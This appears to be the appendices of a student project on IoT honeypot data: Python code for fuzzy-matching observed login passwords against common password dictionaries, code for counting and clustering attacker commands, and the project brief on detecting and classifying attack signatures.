IoT_pass = df_pass['Password'].tolist()

top_dic = df_top_100['Top 100 Passwords'].tolist()

ssh_dic = df_ssh['Common SSH Passwords'].tolist()

tel_dic = df_tel['Common Telnet Passwords'].tolist()

def intersection(lst1, lst2):

    lst3 = [value for value in lst1 if value in lst2]

    return lst3

print(intersection(IoT_pass, top_dic))

print(intersection(IoT_pass, ssh_dic))

print(intersection(IoT_pass, tel_dic))

lengths = [len(intersection(IoT_pass, top_dic)),len(intersection
(IoT_pass, ssh_dic)),len(intersection(IoT_pass, tel_dic))]

plt.bar(['Top 100','SSH','Telnet'],lengths)

plt.title('Dictonary Passwords')

plt.savefig('dic_freq.png')

mergedlist = list(set(IoT_pass + top_dic + ssh_dic + tel_dic))

print(mergedlist)

av_pass_dic = {}

ratio_count = 0
```

```
print("Ratio:")

print("------")

for iot_password in IoT_pass:

    for dic_password in mergedlist:

        Ratio = fuzz.ratio(iot_password,dic_password)

        if Ratio > 60:

            print("| " + iot_password + " " + dic_password + " | " +
            "Score: " + str(Ratio) + " |")

            ratio_count = ratio_count + 1

print("----------------------------------")

print("Number of Ratio Matches Found: " + str(ratio_count))

p_ratio_count = 0

print("Partial Ratio:")

print("--------------")

for iot_password in IoT_pass:

    for dic_password in mergedlist:

        Partial_Ratio = fuzz.partial_ratio(iot_password,dic_password)

        if Partial_Ratio > 60:

            print("| " + iot_password + " " + dic_password + " | " +
            "Score: " + str(Partial_Ratio) + " |")

            p_ratio_count = p_ratio_count + 1

print("----------------------------------------")

print("Number of Partial Ratio Matches Found: " + str(p_ratio_count))

t_ratio_count = 0

print("Token Sort Ratio:")

print("-----------------")

for iot_password in IoT_pass:

    for dic_password in mergedlist:

        Token_Sort_Ratio = fuzz.token_sort_ratio(iot_password,dic_password)

        if Token_Sort_Ratio > 60:
```

```
            print("| " + iot_password + " " + dic_password + " | " +
            "Score: " + str(Token_Sort_Ratio) + " |")

            t_ratio_count = t_ratio_count + 1

print("-----------------------------------------")

print("Number of Token Sort Ratio Matches Found: " + str(t_ratio_count))

a_ratio_count = 0

print("Average_Ratio")
print("-------------")

for iot_password in IoT_pass:

    temp_list = []

    for dic_password in mergedlist:

        Ratio = fuzz.ratio(iot_password.lower(),dic_password.lower())

        Partial_Ratio = fuzz.partial_ratio(iot_password.lower(),
        dic_password.lower())

        Token_Sort_Ratio = fuzz.token_sort_ratio(iot_password,dic_password)

        Average_Ratio = int(((Ratio + Partial_Ratio + Token_Sort_Ratio)/3))

        if Average_Ratio > 60:

            print("| " + iot_password + " " + dic_password + " | " +
            "Score: " + str(Average_Ratio) + " |")

            temp_list.append(dic_password)

            a_ratio_count = a_ratio_count +1

    av_pass_dic[iot_password] = temp_list

print("----------------------------------------")

print("Number of Average Ratio Matches Found: " + str(a_ratio_count))

print(av_pass_dic)

pd.set_option('display.max_columns', None)
pd.set_option('display.expand_frame_repr', False)
pd.set_option('max_colwidth', -1)

df_average_ratio = pd.DataFrame([av_pass_dic]).T

display(df_average_ratio)

print(df_average_ratio.to_latex(index=True))
```

Listing E.1: Code for Password Analysis

# Appendix F

# Code for Command Analysis

```
df_commands_o = df_clean[['_source.commands']].copy()

pd.set_option('display.max_columns', None)

pd.set_option('display.max_rows', None)

display(df_commands_o)

list_of_commands = df_commands_o['_source.commands'].to_list()

commands = [val for sublist in list_of_commands for val in sublist]

split_commands = [i.split(';')[0] for i in commands]

print(split_commands)

from collections import Counter

c = Counter(split_commands)

d = {'Frequency': list(c.values()), 'Command': list(c.keys())}

df_commands = pd.DataFrame.from_dict(d)

df_commands = df_commands.sort_values(by=['Frequency'], ascending=False)

pd.set_option('display.max_columns', None)

pd.set_option('display.max_rows', None)

display(df_commands)

frequency = df_commands['Frequency'].tolist()

commands = df_commands['Command'].tolist()

plt.figure(figsize=(20,10))

plt.xlabel('Frequency')
```

```
plt.title('Top 20 Command Frequency')
plt.barh(commands[:20],frequency[:20])

def findstem(arr):

    n = len(arr)

    s = arr[0]
    l = len(s)

    res = ""

    for i in range( l) :
        for j in range( i + 1, l + 1) :

            stem = s[i:j]
            k = 1
            for k in range(1, n):

                if stem not in arr[k]:
                    break

            if (k + 1 == n and len(res) < len(stem)):
                res = stem

    return res

import numpy as np
import sklearn.cluster
import distance

words = list(c.keys())
words = np.asarray(words)
lev_similarity = -1*np.array([[distance.levenshtein(w1,w2)
for w1 in words] for w2 in words])

dic = {}
group = {}

af = sklearn.cluster.AffinityPropagation(affinity="precomputed", damping=0.5)
af.fit(lev_similarity)
for cluster_id in np.unique(af.labels_):
    exemplar = words[af.cluster_centers_indices_[cluster_id]]
    cluster = np.unique(words[np.nonzero(af.labels_==cluster_id)])
    #cluster_str = ", ".join(cluster)
    #print(" - *%s:* %s" % (exemplar, cluster_str))
    #print(exemplar)
    #print(cluster)

    joined =  np.concatenate((exemplar, cluster), axis=None)

    main_stem = findstem(joined)

    dic[exemplar] = cluster
    group[main_stem] = joined

display(lev_similarity)
```

```
df_lev = pd.DataFrame(lev_similarity[0:20, 0:20])

display(df_lev)

print(df_lev.to_latex(index=False))

pd.set_option('display.max_columns', None)
pd.set_option('display.expand_frame_repr', False)
pd.set_option('max_colwidth', -1)

df_sim_com = pd.DataFrame([dic]).T

display(df_sim_com)

pd.set_option('display.max_columns', None)
pd.set_option('display.expand_frame_repr', False)
pd.set_option('max_colwidth', -1)

df_group_com = pd.DataFrame([group]).T

display(df_group_com)

print(words)

print(af.labels_)
print(af.cluster_centers_indices_)

print(lev_similarity)

cluster_centers_indices = af.cluster_centers_indices_

labels = af.labels_

n_clusters_ = len(cluster_centers_indices)

from itertools import cycle

colors = cycle('bgrcmykbgrcmykbgrcmykbgrcmyk')
for k, col in zip(range(n_clusters_), colors):
    class_members = labels == k
    cluster_center = lev_similarity[cluster_centers_indices[k]]
    plt.plot(lev_similarity[class_members, 0],
    lev_similarity[class_members, 1], col + '.')
    plt.plot(cluster_center[0], cluster_center[1], 'o', markerfacecolor=col,
             markeredgecolor='k', markersize=14)
    for x in lev_similarity[class_members]:
        plt.plot([cluster_center[0], x[0]], [cluster_center[1], x[1]], col)

plt.title('Estimated number of clusters: %d' % n_clusters_)
plt.show()
```

Listing F.1: Code for Command Analysis

# Appendix G

# Project Brief

Project Title: Detecting and Classifying Cyber Attack Signatures

Supervisor Name: Enrico Marchioni

Problem:

Cyber-attacks occur on a regular basis and are predicted to cause a $6 Trillion economic loss by 2021. With technology becoming more entwined with everyday life, such as IOT devices, there is a much larger target for cyber criminals to attack.

Many devices have weak security protocols in place and even when these are fixed, the cyber criminals evolve with new techniques to exploit the technology. It is difficult for a human to look at every cyber-attack and classify the most common techniques used by the criminals due to the sheer volume, so computers and algorithms must take over.

Goals:

My goal is to produce an artificial intelligence that will be able to detect and classify the common attack vectors and signatures used by cyber criminals. This will be able to help find out what the common attacks are, what the most exploited security flaw is and how attacks develop over time.

I aim to use a data set given to me by the Global Cyber Alliance a non-for-profit organisation. This data set comes from an IOT Honeypot that they host. I aim to use machine learning techniques such as clustering to find relationships between the feature sets from the data to find similarity between attacks.

Scope:

I will only be analysing data provided to me by the Global Cyber Alliance from an external IOT Honeypot. I will only be finding a solution to detecting and classifying the common attacks, not preventing them. It will remain as a host machine application to start with. I will stick to the allotted time given by the University guidelines.